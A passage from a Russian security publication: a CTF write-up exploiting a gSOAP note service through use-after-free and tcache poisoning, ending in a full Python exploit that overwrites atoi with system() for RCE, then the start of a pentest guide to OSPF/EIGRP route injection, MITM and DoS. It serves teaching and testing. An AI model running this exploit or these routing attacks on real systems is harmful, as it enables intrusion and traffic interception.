


Рис. 11.25. Итоги реверса

Отлично, все работает, как ожидается (рис. 11.25).

## Анализируем примитивы

Давай разберем имеющиеся примитивы и подумаем, как это можно эксплуатировать.

### UAF (show после delete)

Такая последовательность команд позволяет получить примитив утечки памяти для обхода ASLR. Более подробно он описан в классном разборе <https://xakep.ru/2020/05/18/ctf-useless-crap/#toc05> — другой CTF на «Хакере».



Объясню вкратце:

- через команду `new` создаем чанк большого размера;
- через команду `delete` освобождаем его там, где раньше был текст заметки, `free()` запишет указатель на `glibc`;
- через `show` читаем этот указатель.

Накидаем POC в SOAPUI (рис. 11.26).




Рис. 11.26. POC в SOAPUI

### ELIXIR CROSS REFERENCER

Для изучения кода `glibc` советую использовать ресурс <https://elixir.bootlin.com/>. Это как IDE в браузере. Там же ты можешь выбрать исходники любой версии библиотеки. Вот, например, место (<https://elixir.bootlin.com/glibc/glibc-2.27/source/malloc/malloc.c#L4319>), когда во время исполнения `free()` записывается указатель на `glibc` `unsorted bin` (рис. 11.27).




Рис. 11.27. Запись указателя на `glibc` `unsorted bin`

## Heap overflow

В нашем случае сплюитить `heap overflow` не так-то просто. Есть один момент, который я сознательно упустил в разделе «Реверс-инжиниринг», — каждый XML-

запрос создает в хипе новый массив `pNOTE_ENTRY[]`, это значит, что если в первом XML мы создадим заметку, то она будет недоступна из второго запроса.

Например, эксплоит техники House of Force требует адрес глобальной структуры `top_chunk`, и, зная его, мы вычисляем `size` для `malloc()`, что триггернет `int overflow` в `malloc()` (<https://elixir.bootlin.com/glibc/glibc-2.27/source/malloc/malloc.c#L2736>), и функция вернет контролируемый нами указатель. Предварительно через `heap overflow` перезаписывается поле `top_chunk.size` (<https://elixir.bootlin.com/glibc/glibc-2.27/source/malloc/malloc.c#L2733>), чтобы выполнение кода дошло до `int overflow`.

Допустим, как-то первым XML-запросом мы линкаем адрес хипа, вычислим нужное значение `size` и отправим второй XML-запрос. Сколько-то раз `malloc()` вызовется во время обработки запроса SOAP, потом еще `malloc()` для массива `pNOTE_ENTRY[]`, и в момент эксплуатации вычисленное значение станет невалидным, а предсказать его непросто. Подробнее можешь прочитать здесь: [https://guyinatuxedo.github.io/41-house\\_of\\_force/house\\_force\\_exp/index.html](https://guyinatuxedo.github.io/41-house_of_force/house_force_exp/index.html). Отложим этот примитив и будем искать дальше.

## Неочевидный UAF и tcachebins

Tcache добавили в `glibc 2.26` для ускорения работы `malloc()`. Что необходимо понимать:

- для каждого треда `glibc` выделяет несколько односвязных `linked list` для блоков разного размера (они же `tcachebins`);
- `free()` добавляет освобожденный указатель в начало списка;
- `malloc()` достает указатель из начала списка.

Предположим, что начальные условия следующие: `tcache list` пустой, мы создали ноут с `size`, равным `0x17` (рис. 11.28).




Рис. 11.28. Ноут с `size`

А теперь вызовем команду `delete`. Освободятся два указателя, которые добавятся в `tcache linked list` (рис. 11.29).




Рис. 11.29. Освобождаются два указателя

Помнишь проверку в `editNote()` на то, что длина нового `note` должна быть меньше `textLen` оригинального? Теперь на месте `textLen` находится указатель на область памяти, значение указателя точно будет больше длины новой заметки.

Таким образом, у нас сохраняется возможность редактировать последний элемент `linked list` через `edit`.

После редактирования `glibc` будет думать, что `tcache linked list` состоит из трех элементов. Соответственно, третий `malloc()` вернет контролируемый нами указатель. Обязательное условие — `size` всех трех `malloc()` должны соответствовать `tcache small bin`.

Мы подстроим так, что третий `malloc()` вызовется в команде `new`, а следующим вызовом будет `memcpy()` наших данных. Так мы получим мощный RW-примитив.

Обрати внимание на важный фактор — значение `size`. Смотри, что будет, если `size` станет, например, `0x20`. Тогда указатель `textLen` занулится (рис. 11.30).

Мы потеряли возможность UAF команды `edit`: ноль всегда будет меньше длины новой заметки. Даже если дальше в коде вызовется `free()`, новый элемент добавится в начало списка. В нужном нам поле всегда будет ноль.

Накидаем POC в SOAPUI (рис. 11.31).

#### ПРИМЕЧАНИЕ

Здесь ты видишь вывод встроенного в `pwndbg` плагина `tcachebins`, который наглядно показывает, что лежит в `linked list`. Также, если не хочешь изучать `tcache` в исходном коде `glibc`, можешь изучить питоновский код плагина (<https://github.com/pwndbg/pwndbg/blob/dev/pwndbg/heap/ptmalloc.py>).




Рис. 11.30. size = 0x20




Рис. 11.31. POC в SOAPUI

Для удобства отладки я залогировал вызовы malloc() в newNote(). Смотри, какие адреса возвращает покоррапченный glibc:

```
New note - malloc size 0x18, addr 0x650390
New note - malloc size 0x400, addr 0x64acc0
New note - malloc size 0x18, addr 0x650030
New note - malloc size 0x8, addr 0x7ffff746d000 <--- Адрес, который мы задали в edit
```

Имеем ружье, которое стреляет восьмью байтами по контролируемому адресу! Куда стрелять?

## Собираем эксплоит

Когда я думал о том, как использовать эти примитивы, я мыслил довольно примитивно. Ну можем мы писать восемь байт по произвольному адресу... Надо перехватить управление... Можно переписать указатель на какую-нибудь функцию, ROP-гаджетами снять NX хипа, записать туда шелл-код... Думаю, ты понял.

Дальше я наткнулся на китайский райтап этой же CTF ([https://blog.csdn.net/Breeze\\_CAT/article/details/103788971](https://blog.csdn.net/Breeze_CAT/article/details/103788971)), не удержался и посмотрел, как это сделано там. И этот эксплоит показался мне настолько изящным, что дальше я приведу именно его.



Проблема в том, что, когда я рассуждал про эксплоит, я абсолютно проигнорировал тот факт, что бинарь работает дальше до четвертого `malloc()`. А тем временем XML продолжает обрабатываться и вызывать функции `glibc`!

Второй немаловажный факт — отсутствие RELRO в бинаре. Это значит, что можно стрелять в секцию `.got.plt`. Идеальной целью будет `atoi()`, поскольку в качестве входного аргумента функция принимает строку, такой же аргумент принимает `system()`.

Пейлоад доставляется следующей XML-нодой `<array>`, которая после перезаписи `.got.plt` вызовет `system()` с контролируемой нами строкой (рис. 11.32).




Рис. 11.32. Пейлоад

Итак, в финальном эксплоите мы объединим два PoC. Таким образом, нам нужно послать два XML-сообщения. Задача первого — слить адрес `glibc`. Зная адрес `glibc`, можно вычислить VA-функции `system()`. Адрес указателя на `atoi()` в секции `.got.plt` бинаря известен заранее (в самом начале статьи я показал, что `gsoapNote`

собиран без ASLR). Вторым сообщением используем RW-примитив, чтобы перезаписать `atoi()` на `system()` и запустить пейлоад.

## Запускаем эксплоит

Давай посмотрим, что у нас получилось!

```
user@ubuntu$ python3 exploit.py
[+] Stage I. Craft xml to leak libc address
[+] libc address is 0x7f5078132000
&nbsp;
[+] Stage II. Calculate required addresses and trigger RCE
[+] system address is 0x7f50781814e0
[+] atoi .got.plt address is 0x6372b8
[+] trigger RCE
```

И подтверждаем RCE на сервере:

```
user@ubuntu:gsoapnote$ sudo ps aux --forest
...
\_. /gsoapNote
  \_ sleep 999      # Пейлоад отработал
```

## Выводы

Мы разобрали непростую задачку, изучили реализацию хип-менеджмента `glibc` и попрактиковались в использовании нескольких полезных инструментов.

В качестве дополнительного задания можешь попробовать написать эксплоит через примитив `heap overflow`.

Код эксплоита через UAF приведен ниже.

```
import base64
import socket
import re
import struct

def soap_message(array):
    return f"""
<soapenv:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"
xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:urn="urn:note">
  <soapenv:Header/>
  <soapenv:Body>
    <urn:handleCommand
soapenv:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
      <commandXml xsi:type="xsd:string">
        <commandSeq>
```

```

        {"".join(array)}
    </commandSeq>
</commandXml>
</urn:handleCommand>
</soapenv:Body>
</soapenv:Envelope>
"""

```

```

def new_note(content, size=None):
    contentBase64 = base64.b64encode(content)
    if not size:
        size = len(content)
    return f"""
        <array>
            <number>3</number>
            <simpleString>
                <content>new</content>
            </simpleString>
            <integer>
                <content>{size}</content>
            </integer>

            <bulkString>
                <content>{contentBase64.decode()}</content>
                <number>{len(contentBase64)}</number>
            </bulkString>
        </array>
    """

```

```

def edit_note(content, note_index):
    contentBase64 = base64.b64encode(content)
    return f"""
        <array>
            <number>3</number>
            <simpleString>
                <content>edit</content>
            </simpleString>
            <integer>
                <content>{note_index:d}</content>
            </integer>
            <bulkString>
                <content>{contentBase64.decode()}</content>
                <number>{len(contentBase64)}</number>
            </bulkString>
        </array>
    """

```

```
def show_note(note_index):
    return f"""
        <array>
            <number>2</number>
            <simpleString>
                <content>show</content>
            </simpleString>
            <integer>
                <content>{note_index:d}</content>
            </integer>
        </array>
    """

def delete_note(note_index):
    return f"""
        <array>
            <number>2</number>
            <simpleString>
                <content>delete</content>
            </simpleString>
            <integer>
                <content>{note_index:d}</content>
            </integer>
        </array>
    """

def payload(system_command):
    return f"""
        <array>
            <number>{system_command}</number>
        </array>
    """

def send_to_gsoapnote(command_array):
    msg = soap_message(command_array)

    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.connect(('localhost', 33263))
    sock.send(bytes(msg, 'ascii'))

    response = sock.recv(1024).decode()
    sock.close()

    try:
        result = re.findall(r"(?<=<result>).*?(?=</result>)", response,
            flags=re.IGNORECASE)[0]
        result = base64.b64decode(result)
```



```

        print(result)
    except:
        pass

    try:
        result = re.findall(r"(?<=<msg>).*?(?=</msg>)", result.decode(),
        flags=re.IGNORECASE)[0]
        result = base64.b64decode(result)
    except:
        pass
    return result

def libc_leak():
    free_and_show = (
        new_note(b'E'*8, 1281),
        delete_note(0),
        show_note(0)
    )
    response = send_to_gsoapnote(free_and_show)
    fd_pointer = struct.unpack("<Q", response)[0]
    return fd_pointer - 0x3ec2c0

def exploit_tcache_linked_list(addr, value, system_command):
    tcache_exploit_commands = (
        new_note(b'A'*8, 0x17),
        delete_note(0),
        edit_note(struct.pack('Q', addr), 0),
        new_note(b'C'*8, 0x30),
        new_note(struct.pack('Q', value), 8),
        payload(system_command)
    )
    response = send_to_gsoapnote(tcache_exploit_commands)

if __name__ == '__main__':

    print('[+] Stage I. Craft xml to leak libc address')
    libc_addr = libc_leak()
    print(f'[+] libc address is {hex(libc_addr)}')

    print('[+] Stage II. Calculate required addressess and trigger RCE')
    system_func_addr = libc_addr + 0x4f4e0
    atoi_plt_addr = 0x6372b8
    print(f'[+] system address is {hex(system_func_addr)}')
    print(f'[+] atoi .got.plt address is {hex(atoi_plt_addr)}')
    print('[+] trigger RCE')
    exploit_tcache_linked_list(atoi_plt_addr, system_func_addr, "sleep 999")

```

# Routing nightmare. Как пентестить протоколы динамической маршрутизации OSPF и EIGRP

---

*Necreas1ng*

Волшебство и очарование протоколов динамической маршрутизации бывает обманчивым — администраторы им доверяются и могут забыть о настройке защитных средств. В этой статье я расскажу, какие кошмары могут возникнуть в сети, если админ не позаботился о безопасности доменов роутинга OSPF и EIGRP.

## **ВНИМАНИЕ!**

Статья имеет ознакомительный характер и предназначена для специалистов по безопасности, проводящих тестирование в рамках контракта. Автор и редакция не несут ответственности за любой вред, причиненный с применением изложенной информации. Распространение вредоносных программ, нарушение работы систем и нарушение тайны переписки преследуются по закону.

Динамическая маршрутизация применяется в каждой крупной корпоративной сети. Роутеры в сети обмениваются маршрутной информацией друг с другом автоматически, чтобы администратор сети не обходил их и не прописывал маршруты вручную. В большинстве случаев он не трогает и настройки защитных механизмов. И это открывает дорогу для эксплуатации.

## **ПРИМЕЧАНИЕ**

Имей в виду, что протоколы OSPF и EIGRP относятся к классу протоколов внутридоменной динамической маршрутизации (IGP). То есть эти протоколы используются для передачи маршрутной информации в пределах одной автономной системы (AS). Для удобства можешь представлять ее себе как сеть некоторой организации.

## Проблематика, импакт и вооружение

### Протокол OSPF

OSPF (Open Shortest Path First) относится к типу протоколов, основанных на отслеживании состояния канала. Атаковать OSPF немного сложнее, чем его родственника EIGRP.

Помешать этому могут две вещи:

- наличие нескольких зон OSPF. Инженеры могут спроектировать домен маршрутизации OSPF с несколькими зонами, чтобы уменьшить нагрузку на вычислительные ресурсы маршрутизаторов. Необходимо учитывать это в домене маршрутизации OSPF, как и возможность прохождения пакетов между этими зонами. Например, если ты собираешься выполнять инъекции маршрутов;
- отсутствие реакции на запросы. Для подключения к домену маршрутизации необходимо, чтобы ложный маршрутизатор генерировал и принимал сообщения Hello от соседей и воспроизводил установление соседства с ними. Иначе ложный роутер будет признан «мертвым» и выпадет из домена маршрутизации, делая невозможными дальнейшие шаги со стороны атакующего (рис. 12.1).




Рис. 12.1. Установление соседства OSPF

Оптимальный вариант для атаки на домен OSPF — это получение контроля над легитимным маршрутизатором в сети. Как вариант можно на своей стороне создать «злой» виртуальный роутер и подключаться к домену. Однако, чтобы подключиться к домену маршрутизации, атакующий должен провести анализ мультикастовых пакетов OSPF и изучить следующие параметры в пакете:

- OSPF Hello Interval;
- OSPF Dead Interval;
- наличие аутентификации.

Даже несмотря на то, что OSPF может быть защищен с помощью аутентификации и пароли хранятся в виде хешей MD5, у атакующего остается шанс подобрать их (рис. 12.2).




Рис. 12.2. Пароль от домена OSPF, взломанный с помощью инструмента Loki

## Протокол EIGRP

EIGRP (Enhanced Interior Gateway Routing Protocol) относится к классу дистанционно-векторных протоколов. Он был разработан инженерами Cisco Systems в качестве замены протокола IGRP. Маршрутизаторы EIGRP обмениваются маршрутной информацией, используя алгоритм диффузного обновления (DUAL) для расчета маршрутов в рамках одной AS. EIGRP хранит в таблице маршрутизации все доступные резервные маршруты к сетям назначения, что позволяет в крайнем случае быстро переключиться на запасной маршрут (рис. 12.3).

### ПРИМЕЧАНИЕ

Знаешь ли ты, что протокол EIGRP больше не проприетарный протокол Cisco и теперь открыт для других вендоров сетевого оборудования? EIGRP стал открытым стандартом в 2013 году, а информационный документ RFC 7868 (<https://tools.ietf.org/html/rfc7868>) был опубликован в 2016 году.

Чтобы злоумышленник смог подключиться к домену маршрутизации EIGRP, он должен знать номер автономной системы. Узнать его он может, например, из дампа трафика в Wireshark. В отличие от домена OSPF, который может быть разделен на несколько зон маршрутизации, автономная система EIGRP плоская, то есть если ты проведешь инъекцию маршрута, скорее всего, твой маршрут распространится по всему домену.




Рис. 12.3. Установление соседства EIGRP

## Импакт

Атаки на динамическую маршрутизацию можно разбить на три типа:

- 1. Перечисление сети.** Если злоумышленник подключится к домену маршрутизации, то он сможет провести сетевую разведку и обнаружить некоторые подсети. Это достаточно полезный трюк, поскольку классическое сканирование, например с использованием того же Nmap, идет долго. Не говоря уже о том, что могут сработать системы безопасности IDS/IPS. Просто присоединившись к домену маршрутизации, мы сможем получить информацию о подсетях, анонсируемых соседскими маршрутизаторами. Заметь, этот способ вовсе не гарантирует того, что ты сможешь обнаружить все подсети в организации. Но может привести тебя к более легкой победе во время пентеста.
- 2. MITM (man in the middle).** Суть этой атаки заключается в инъекции маршрута, чтобы затем перехватить трафик с целевого хоста или же сети. После подключения к домену маршрутизации ты можешь в домене сделать анонс, который буквально выглядит так: «Уважаемые, хост под IP-адресом 192.168.1.43/24 теперь доступен через меня, 192.168.1.150». Маршрутизаторы в домене примут новую информацию и поместят анонсированный тобой маршрут в таблицу маршрутизации. Стоит только учитывать, что в контексте маршрутизации есть понятие метрики. Если твой маршрут по цене пути будет хуже, чем остальные, то он не попадет в таблицу маршрутизации. Почему? Потому что в таблице маршрутизации хранятся только лучшие пути до сетей назначения.
- 3. DoS (Denial of Service).** Переполнение таблицы маршрутизации. При этом у рутера истощаются все ресурсы центрального процессора и оперативной памяти.

При переполнении таблицы маршрутизации добавить новый легитимный маршрут станет невозможно. Маршрутизатор не сможет добавить к себе маршрут новой появившейся сети.

## Вооружение с FRRouting

FRRouting (<https://frrouting.org/>) — это опенсорсное решение, предназначенное для создания виртуального маршрутизатора в Unix/Linux. FRRouting позволяет реализовать виртуальный маршрутизатор, поддерживающий протоколы BGP, OSPF, EIGRP, RIP и другие.

С помощью FRRouting мы сможем поднять на своей стороне «злой» маршрутизатор, запустить роутинг и подключиться к целевому домену маршрутизации. Зачем это нужно? Например, если мы проведем ту же инъекцию маршрутов без подключения к домену и установления соседства, то анонсируемые нами маршруты не попадут в таблицу маршрутизации соседей. Они просто улетят в никуда.

### **ПОЛЕЗНАЯ ССЫЛКА**

У FRRouting есть отличная документация: <https://frrouting.org/doc/> по установке и настройке. Советую ознакомиться.

## Настройка FRRouting

Для начала нам нужно активировать работу демонов в конфигурационном файле `daemons`. Нас интересуют демоны `ospfd` и `eigrpd`. Также необходимо активировать работу демона `staticd`, чтобы редистрибуция настраиваемых статических маршрутов работала корректно.

```
